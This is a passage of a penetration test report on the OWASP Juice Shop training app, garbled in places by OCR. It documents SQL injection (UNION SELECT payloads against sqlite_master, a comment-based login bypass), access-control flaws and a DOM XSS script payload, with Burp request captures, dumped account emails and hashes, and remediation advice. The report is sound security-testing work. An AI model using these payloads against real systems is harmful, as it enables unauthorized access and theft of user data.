eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXNlOiJ2dWNjZmNzIiwiZGF0YSIGeyJpc2I60wicXNlc3MhNU0l0IiLCJlbWphC1G61jLnhnZvZWFyY2hAanVpV2Ut2gph8ALCjVYVnZd29yZC1G61wM2Y0YiBlYThhNU042ExYmKjYzAyYzR0UTUYahM1i1vcms9zS1Gm1hZvVbNmV1i1Z0Vsdxh1V02r2M4l0i11Lc3yXN0Tgn9WSjcC161i1sInbyb2ZpGvJbNfZS1G1afzc2V0cy9wNmVsMnWm1hZvZL5vNgZMhZMnZ0VaYXvdsd29yC10b3RmU2Vjcv01j1i1vaXN0Y3Pdp0LusOnRydwIeNyZWF02MhBdC1G61jWm1jUmQ0Mjg9TEGMk6hcuTU31Cs0wMClInVz2GF02RBC1G61j1MjUHMD0Mjg9TEGMk6hcuTU31Cs0MhD1i1hdcY0Tfc0NTg0O0A2hX0.dn3wU1iftp2p2fKaofhSqdSBV_ope4sah0QvIoYGDh780tMh5JH02cYkw_juhysjmhj1G82v-0kdvAg91L7jvbzsT1S1SlzBrDm1tBbUhU0h0ksc-85hy30xfw1KK1I092Kkd70cv3rs_y6g58103A9T26XhpUhseQ
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */
7 sec-ch-ua: "Not-A-Brand";v="24", "Chromium";v="134"
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
Safari/537.36
9 sec-ch-ua-mobile: 70
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.0:3000/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: language=en,welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=Kop70109LwLzE402BnaNA0DbtzFvfjLYtMhclb3G3X0VlePoWv8Yj5yMj; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXNlOiJ2dWNjZmNzIiwiZGF0YSIGeyJpc2I60wicXNlc3MhNU0l0IiLCJlbWphC1G61jLnhnZvZWFyY2hAanVpV2Ut2gph8ALCjVYVnZd29yZC1G61wM2Y0YiBlYThhNU042ExYmKjYzAyYzR0UTUYahM1i1vcms9zS1Gm1hZvVbNmV1i1Z0Vsdxh1V02r2M4l0i11Lc3yXN0Tgn9WSjcC161i1sInbyb2ZpGvJbNfZS1G1afzc2V0cy9wNmVsMnWm1hZvZL5vNgZMhZMnZ0VaYXvdsd29yC10b3RmU2Vjcv01j1i1vaXN0Y3Pdp0LusOnRydwIeNyZWF02MhBdC1G61jWm1jUmQ0Mjg9TEGMk6hcuTU31Cs0wMClInVz2GF02RBC1G61j1MjUHMD0Mjg9TEGMk6hcuTU31Cs0MhD1i1hdcY0Tfc0NTg0O0A2hX0.dn3wU1iftp2p2fKaofhSqdSBV_ope4sah0QvIoYGDh780tMh5JH02cYkw_juhysjmhj1G82v-0kdvAg91L7jvbzsT1S1SlzBrDm1tBbUhU0h0ksc-85hy30xfw1KK1I092Kkd70cv3rs_y6g58103A9T26XhpUhseQ
16 If-None-Match: W/354c-40jim35lvxk656nxP4nzulekZ3c*
17 Connection: keep-alive
18
19

```

Response

```

1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /?jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 519
9 Date: Mon, 20 Apr 2025 15:22:48 GMT
10 Vary: Accept-Encoding
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 519
14
15 {
    "error": {
        "message": "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
        "stack": "Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
        "errno": 1,
        "sql": "SELECT * FROM Products WHERE ((name LIKE '%fruit')) union select null from sqlite_master-- OR description LIKE '%fruit')) union select null from sqlite_master--%' ORDER BY name"
    }
}
21
22

```

5. Specify number of columns which was 9

6. Display sqlite database schema

Request

Pretty	Raw	Hex
--------	-----	-----

```
GET /rest/products/search?q=fruit'))union+select+sql,2,3,'f','b','a','b',9+from+sqlite_master--  
HTTP/1.1 200 OK  
Content-Type: application/json  
Date: Mon, 20 Apr 2015 15:42:09 GMT  
Content-Length: 127  
Connection: keep-alive  
X-Content-Type-Options: nosniff  
X-Frame-Options: SAMEORIGIN  
Feature-Policy: payment 'self'  
X-Recruiting: #/jobs  
Content-Type: application/json; charset=utf-8  
DNT: 1  
Upgrade-Insecure-Requests: 1  
Vary: Accept-Encoding  
Date: Mon, 20 Apr 2015 15:42:09 GMT  
Keep-Alive: timeout=5  
Content-Length: 8152
```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
1 HTTP/1.1 200 OK  
2 Access-Control-Allow-Origin: *  
3 Content-Type: application/json  
4 X-Frame-Options: SAMEORIGIN  
5 Feature-Policy: payment 'self'  
6 X-Recruiting: #/jobs  
7 Content-Type: application/json; charset=utf-8  
8 DNT: 1  
9 Upgrade-Insecure-Requests: 1  
10 Vary: Accept-Encoding  
11 Date: Mon, 20 Apr 2015 15:42:09 GMT  
12 Keep-Alive: timeout=5  
13 Content-Length: 8152  
14 {  
15   "status": "success",  
16   "data": [  
17     {  
18       "id": null,  
19       "name": "2",  
20       "description": "3",  
21       "price": 4,  
22       "deluxePrice": "f",  
23       "image": "b",  
24       "createdAt": "a",  
25       "updatedAt": "b",  
26       "deletedAt": "9"  
27     },  
28     {  
29       "id": 1,  
30       "name": "CREATE TABLE \"Addresses\" (\"UserId\" INTEGER REFERENCES \"Users\" (\"id\") ON DELETE NO ACTION  
31       "description": "UserReference",  
32       "price": 1,  
33       "deluxePrice": "f",  
34       "image": "b",  
35       "createdAt": "a",  
36     }  
37   ]  
38 }  
39 
```

3.8 SQL Injection (Broken Access Control)

High

Unauthorized access to the erased user account

Description:

A penetration tester performed [SQL Injection and found in the search box, and retrieved all records from the users table.](#) that are active or deleted user accounts (Still exist), so using the payload:

```
Fruit ')') UNION SELECT  
id,username,email,password,deletedAt,isActie,role,lastLoginIp,9' FROM  
sqlite_master--
```

-Using another SQL injection in the login field leads to a successful login with a deleted account(Chris's account)

Impact:

In this scenario, the penetration tester found that this vulnerability led to **Authentication with a deleted user (GDPR violation)** shows that the user account is still valid and functional even after deletion. Also, **Violation of data protection regulations leads to an increase in legal and reputational risk.** And a **pentester could use the account of the victim to make a purchase without their knowledge or exploit their personal information**

Vulnerability Location: <http://127.0.0.0:3000/#/search> - <http://127.0.0.0:3000/#/login>

Resources: <https://portswigger.net/web-security/sql-injection/union-attacks>

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Recommendations :

- Access Control for Deleted Users: Ensure that deleted or deactivated accounts are completely removed or blocked from login.
 - Use Parameterized Queries
- **Sanitize Input:** Implement strict validation and allow only whitelisted search terms.

Proof Of Concept (POC):

1. Choose all columns that exist in the (users) table

Request

```

1 GET /rest/products/search?q=
  &filter=select+id,username,email,password.deletedAt,isActive,role,lastLoginIp,privileges
  &HTTP/1.1
2 Post 127.0.0.1:3000/
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdGF0dXNlOiJ2dWNgZGNzLiw1ZGF0YSl6ey.Je2C1600.v1.0.0.1LLC
  J1JbWpBcG16a1jLnph2vZMfy2hAanVpY2OrLcAvvXnsd29yZC161w1M2Y(OY)BlYThh10442426uYmK-YzA-y2RnOTuY
  aH41wca9x5161LnLNU29hvWVvT1w1ZGVsdskh1V09r2W41011LLCsYXNTG9nW5JcC1611s1nb2Zp6VbJhWnZS161Fzc2V0
  cy9wDwsaMnWh2vZL5v9G92MhZ0VnYXVsdC5decc1C16069aCvUvjcVO1oi1vviaXNf3PqdeulnRydwJ1s1jZWF02WR
  Bdc161j1wMj1MD0tMjg9MTE6M0k6HjculTU31CsDwMc1InVzGf02H8bC61j1wMj1MD0tMjg9MTE6M0k6HjcuNTU31CsVHD
  oWmc1s1b0v02Bc1ObnVsH0s1lh1dC0fC0NTg00A2X0.dn3wU1dftp2vfkaofhSqdBVope4sah0gCvqbiOYQbH780
  tPhJ02CnVWJuhsyamh1yG02v-vckdAg91L7JvbzsT15SLzBr0m1tBbUh0ksC-B5hy30kvfa1KK11092Kxd70cv3rs_BY6
  58f03a9f726xaPhuqE8
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Not A Brand";v="24", "Chromium";v="134"
8 User-Agent: Mozilla/5.0 (X11: Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.0:3000/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: language=en,welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=
  Kq701R9wLz6Q2BnaNA0bt2FVfjXTLYM9c1BG3KVd1mPevWvBy)jSyM; token=
  eyJhbGciOiJIUzI1NiJ9.eyJzdGF0dXNlOiJ2dWNgZGNzLiw1ZGF0YSl6ey.Je2C1600.v1.0.0.1LLC
  J1JbWpBcG16a1jLnph2vZMfy2hAanVpY2OrLcAvvXnsd29yZC161w1M2Y(OY)BlYThh10442426uYmK-YzA-y2RnOTuY
  aH41wca9x5161LnLNU29hvWVvT1w1ZGVsdskh1V09r2W41011LLCsYXNTG9nW5JcC1611s1nb2Zp6VbJhWnZS161Fzc2V0
  cy9wDwsaMnWh2vZL5v9G92MhZ0VnYXVsdC5decc1C16069aCvUvjcVO1oi1vviaXNf3PqdeulnRydwJ1s1jZWF02WR
  Bdc161j1wMj1MD0tMjg9MTE6M0k6HjcuNTU31CsDwMc1InVzGf02H8bC61j1wMj1MD0tMjg9MTE6M0k6HjcuNTU31CsVHD
  oWmc1s1b0v02Bc1ObnVsH0s1lh1dC0fC0NTg00A2X0.dn3wU1dftp2vfkaofhSqdBVope4sah0gCvqbiOYQbH780
  tPhJ02CnVWJuhsyamh1yG02v-vckdAg91L7JvbzsT15SLzBr0m1tBbUh0ksC-B5hy30kvfa1KK11092Kxd70cv3rs_BY6
  58f03a9f726xaPhuqE8
16 If-None-Match: W/"354c-4Gj1m351vx656NP4nzu1EkZ3c"
17 Content-Type: application/x-www-form-urlencoded
18

```


Response

```

  "createdAt": "deluxe",
  "updatedAt": null,
  "deletedAt": null
  },
  {
    "id": 14,
    "name": null,
    "description": "chris.pike@juice-sh.op",
    "price": "10x783b9ed19alc67c3a27699f0095b",
    "deluxePrice": "2025-04-28 11:09:27.676 +00:00",
    "image": null,
    "createdAt": "customer",
    "updatedAt": null,
    "deletedAt": null
  },
  {
    "id": 15,
    "name": null,
    "description": "accountant@juice-sh.op",
    "price": "993e10f92ax70b4-463220cb45d636dc",
    "deluxePrice": null,
    "image": null,
    "createdAt": "accounting",
    "updatedAt": "123.456.789",
    "deletedAt": null
  },
  {
    "id": 16,
    "name": null,
    "description": "uvgoin@juice-sh.op",
    "price": "05f92148b4b60f7dac04ccebb8f1af",
    "deluxePrice": null,
    "image": null,
    "createdAt": "customer",
    "updatedAt": null,
    "deletedAt": null
  },
  {
    "id": 17,
    "name": null,
    "description": "deme"
  }
}

```

2. Write Chris' email and intercept using Burp Suite




```
Request
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:3000
3 Content-Length: 54
4 sec-ch-ua-platform: "Linux"
5 sec-ch-ua-language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Not-A-Brand";v="24", "Chromium";v="134"
8 Content-Type: application/json
9 sec-ch-ua-mobile: 70
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
11 AppleWebKit/537.36
12 Origin: http://127.0.0.1:3000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1:3000/
17 Accept-Encoding: gzip, deflate, br
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
19 j5nb1zyJ0BkUlwOpXgjI0PfLflgu04TpwhENSMec0MJuV0reELoQzRp34x
20 Connection: keep-alive
21
22 {
23     "email": "chris.pike@uiice-sh.op",
24     "password": "141414"
25 }
```



```
Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 26
9 ETag: W/"1a-ARJvVX+rcAF300ve2mDSG+3Eus"
10 Vary: Accept-Encoding
11 Date: Mon, 20 Apr 2023 17:32:39 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 Invalid email or password.
```

3. Put SQL injection payload after Chris' email (--) to ignore the rest of the query.



3.9 SQL Injection (Broken Authentication)

High

Description:

The application is vulnerable to a severe authentication bypass via SQL Injection that enables an attacker to log in without valid credentials and without the existence of a legitimate user account in the database. This vulnerability stems from improper sanitization of input fields in the login function, allowing the penetration tester to forge an ephemeral (non-persistent) user session using a manipulated SQL payload.

Impact:

This vulnerability results in:

- Full authentication bypass without using a valid or stored account.
- Unauthorized access to the application, potentially under arbitrary or elevated session contexts.
- Creation of "phantom users" that are not stored in the database, evading logging, auditing, and access control checks.

Vulnerability Location: <http://127.0.0.1:3000/#/login>

Resources:

- [OWASP A01:2021 – Broken Access Control](#)
- [OWASP A03:2021 – Injection](#)
- [OWASP Authentication Cheat Sheet](#)

Recommendations:

1. Enforce strict use of parameterized queries (prepared statements) to eliminate SQL Injection risk.
2. Apply server-side input validation and disallow control characters and SQL meta-syntax in user input.
3. Log and alert on suspicious authentication attempts or unusual session creation.
4. Conduct code reviews and automated testing focused on SQLi and authentication logic.

Proof of Concept (PoC):

1. Navigate to the login page and enter arbitrary values in the form (e.g., email: hi, password: 123) and submit.

Login

Invalid email or password.

Email* _____

hi

Password* _____

••••



[Forgot your password?](#)

 Log in

Remember me

or

 Log in with Google

[Not yet a customer?](#)

2. Intercept the request using Burp Suite.

Capture the POST /rest/user/login request and send it to the Repeater tab.

The screenshot shows the Burp Suite interface with the "HTTP history" tab selected. A POST request to `/rest/user/login` is selected. The "Request" pane shows the JSON body with the email and password fields. The "Response" pane displays an unauthorized response with a long stack trace. The "Inspector" pane on the right shows the request attributes, cookies, headers, and response headers.

3. Modify the JSON body of the request by setting the email parameter to: "email":

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. A POST request to `/rest/user/login` is selected. The "Request" pane shows the JSON body with the email field changed to "hi". The "Response" pane shows a 500 Internal Server Error with a detailed SQL injection error message. A red box highlights the error message.

A verbose SQL error is returned in the response, indicating an injection point.

4. Using a previously known vulnerability (Ref. ID:3.7) and chaining enumeration steps, the penetration tester retrieved the database schema, including the Users table and its attributes.

5.1 A crafted SQL query was used to simulate login using a dummy or "phantom" user,

5.2 The response returned a 200 OK, along with a valid authentication token and bid, proving that login succeeded without a corresponding database-stored account.

3.10 SQL Injection (Broken Access Control)

Medium

Description:

The application is vulnerable to a combination of Broken Access Control and SQL Injection, allowing the penetration tester to access and order a hidden or retired product — the “Christmas special offer of 2014.” This item is not visible or accessible through the front-end interface.

Impact:

This vulnerability combines Broken Access Control and SQL Injection, resulting in:

- Unauthorized access to deprecated products or hidden promotional items.
- Business logic manipulation, such as purchasing offers not intended to be live.
- SQL Injection vector that may lead to deeper exploitation (e.g., data leakage or escalation) if chained with other weaknesses.
- Increased risk of privilege abuse or inventory tampering.

Vulnerability Location:

<http://127.0.0.1:3000/#/search>

<http://127.0.0.1:3000/api/BasketItems>

Resources:

- [OWASP A01:2021 – Broken Access Control](#)
- [OWASP A03:2021 – Injection](#)

Recommendations:

- Implement parameterized queries (prepared statements) to prevent SQL Injection.
- Apply strict server-side input validation for all user-controlled fields like ProductId.
- Enforce business logic controls on the backend to ensure that hidden or deprecated products are not processable by request alone.
- Conduct code audits and automated tests to detect unvalidated inputs and bypass scenarios.

Proof of Concept (POC):

1. Log in to Juice Shop as a regular user.

2. Opening Burp Suite and intercept the GET /rest/products/search?q= and sending it to the repeater

3. Changing the 'q' parameter with any item to get its information in the response.

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
P�ermit-Picx-Content-Security-Policy: 'self'
X-Recursion: /v1/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 303
ETag: W/12d-BmD+3zCjH5BknpaShRfDlx3Cg"
Date: Thu, 08 May 2025 15:44:46 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
    "status": "success",
    "data": [
        {
            "id": 2,
            "name": "Orange Juice (1000ml)",
            "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
            "price": 2.99,
            "delistedPrice": 2.49,
            "image": "orange_juice.jpg",
            "createdDate": "2025-05-08 15:30:35.521+00:00",
            "updatedDate": "2025-05-08 15:30:35.521+00:00",
            "deletedAt": null
        }
    ]
}
```

4. By applying the SQL query ')--' in the q parameter the response is all the products included hidden ones including Christmas special offer of 2014 with productId=10.

5.The penetration tester added any item to the basket and intercepted the POST request .

All Products	
 Add to Basket	Apple Juice (1000ml) 1.99€
 Add to Basket	Apple Pomace 0.89€
 Add to Basket	Banana Juice (1000ml) 1.99€
 Add to Basket	Best Juice Salesman Artwork 5000€
 Add to Basket	Carrot Juice (1000ml) 2.99€
 Add to Basket	Grapefruit Juice (500ml) 8.99€
 Add to Basket	Fruit Press 89.99€
 Add to Basket	Green Smoothie 1.99€
 Add to Basket	Juice Shop "Purnafrost" 2020 Edition 9999.99€
 Add to Basket	Lemon Juice (500ml) 2.99€
 Add to Basket	Melon Bike (Comeback-Product 2018 Edition) 2999€
 Add to Basket	OWASP Juice Shop "King of the Hill" Patchmask 12.49€


The screenshot displays a web-based penetration testing tool with multiple panels:

- Top Bar:** Project, Intruder, Reporter, View, Help.
- Left Sidebar:** Dashboard, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparator, Logger, Organizer, Extensions, Intercept, **HTTP history**, WebSockets history, Match and replace, Proxy settings, Settings.
- Central Panel (Intercept List):** A table showing 163 intercepts. The first few rows are highlighted with red arrows:
 - Row 1: Host http://localhost:3000, Method POST, URI /api/basketitem, Params {}, Edited ✓, Status code 200, Length 541, MIME type JSON, Extension .json, Title /api/basketitem, Notes, TLS 127.0.0.1, IP 127.0.0.1, Cookies, Time 12:06:30 8 May 2020, Listener port 443, Start request time 12:06:30 8 May 2020, End response time 12:06:30 8 May 2020.
 - Row 2: Host http://localhost:3000, Method GET, URI /rest/user/lehami, Params {}, Edited ✓, Status code 204, Length 0, MIME type JSON, Extension .json, Title /rest/user/lehami, Notes, TLS 127.0.0.1, IP 127.0.0.1, Cookies, Time 12:06:33 8 May 2020, Listener port 443, Start request time 12:06:33 8 May 2020, End response time 12:06:33 8 May 2020.
 - Row 3: Host http://localhost:3000, Method DELETE, URI /api/BasketItem/6, Params {}, Edited ✓, Status code 200, Length 414, MIME type JSON, Extension .json, Title /api/BasketItem/6, Notes, TLS 127.0.0.1, IP 127.0.0.1, Cookies, Time 12:06:33 8 May 2020, Listener port 443, Start request time 12:06:33 8 May 2020, End response time 12:06:33 8 May 2020.
- Request Panel:** Shows the raw request for the first intercept. It includes a red arrow pointing to the "Pretty" button and another pointing to the "Raw" button.
- Response Panel:** Shows the raw response for the first intercept. It includes a red arrow pointing to the "Pretty" button and another pointing to the "Raw" button.
- Inspector Panel:** A sidebar with tabs for Request attributes, Request cookies, Request headers, Response headers, and Notes.

6.Sending the POST /api/BasketItems request to the repeater , then changing the productId parameter in the request body with 'Order the Christmas special offer of 2014' productid found in 4 .

By sending it the response is 200 OK and the item is successfully added to the basket.

7.The penetration tester found that the hidden item Christmas special offer of 2014 is successfully added to the basket and ready to checkout .



3.11 Five Star Feedback (Broken Access Control)

Medium

Description:

The application permits any authenticated user to access administrative functionalities due to inadequate access control mechanisms. Specifically, users can navigate to the administration panel and delete customer feedback entries, including those with five-star ratings. This vulnerability arises because the application fails to enforce proper authorization checks, allowing non-administrative users to perform actions reserved for administrators

Impact:

In this scenario, the penetration tester found that he can

- **Feedback Manipulation:** can falsely inflate the app's feedback system.
 - **Privilege Escalation:** Opens the door to other privilege escalation techniques.
-

Vulnerability Location:

- **Endpoint:** `http://127.0.0.1:3000/#/administration`

Resources:


- [CWE-284: Improper Access Control](#)

Recommendations:


1. **Enforce Authorization Checks:**
 - Ensure users can only modify their own feedback.
2. **Reject Unauthorized Modification Attempts:**
 - Return a 403 Forbidden status for unauthorized edits.

Proof of Concept (PoC):


1. Log in to the Juice Shop as an admin using SQL injection.



2. Navigate to the administrator section and delete or change feedback ratings.



3. There can delete the five stars feedback



4. XSS (Cross site scripting)

4.1 DOM-Based Cross-Site Scripting (XSS)

Medium

Description:

DOM XSS occurs when user input is insecurely handled by client-side JavaScript, allowing malicious code to run without server interaction typically when data is written to the DOM without sanitization.

Here, the pentester found the search function vulnerable. Entering `<script>alert('xss')</script>` in the search bar caused the input to reflect directly in the DOM and execute, confirming the vulnerability. This can be exploited for session hijacking, phishing, or other client-side attacks.

Location:

<http://localhost:3000/#/search>

Recommendations:

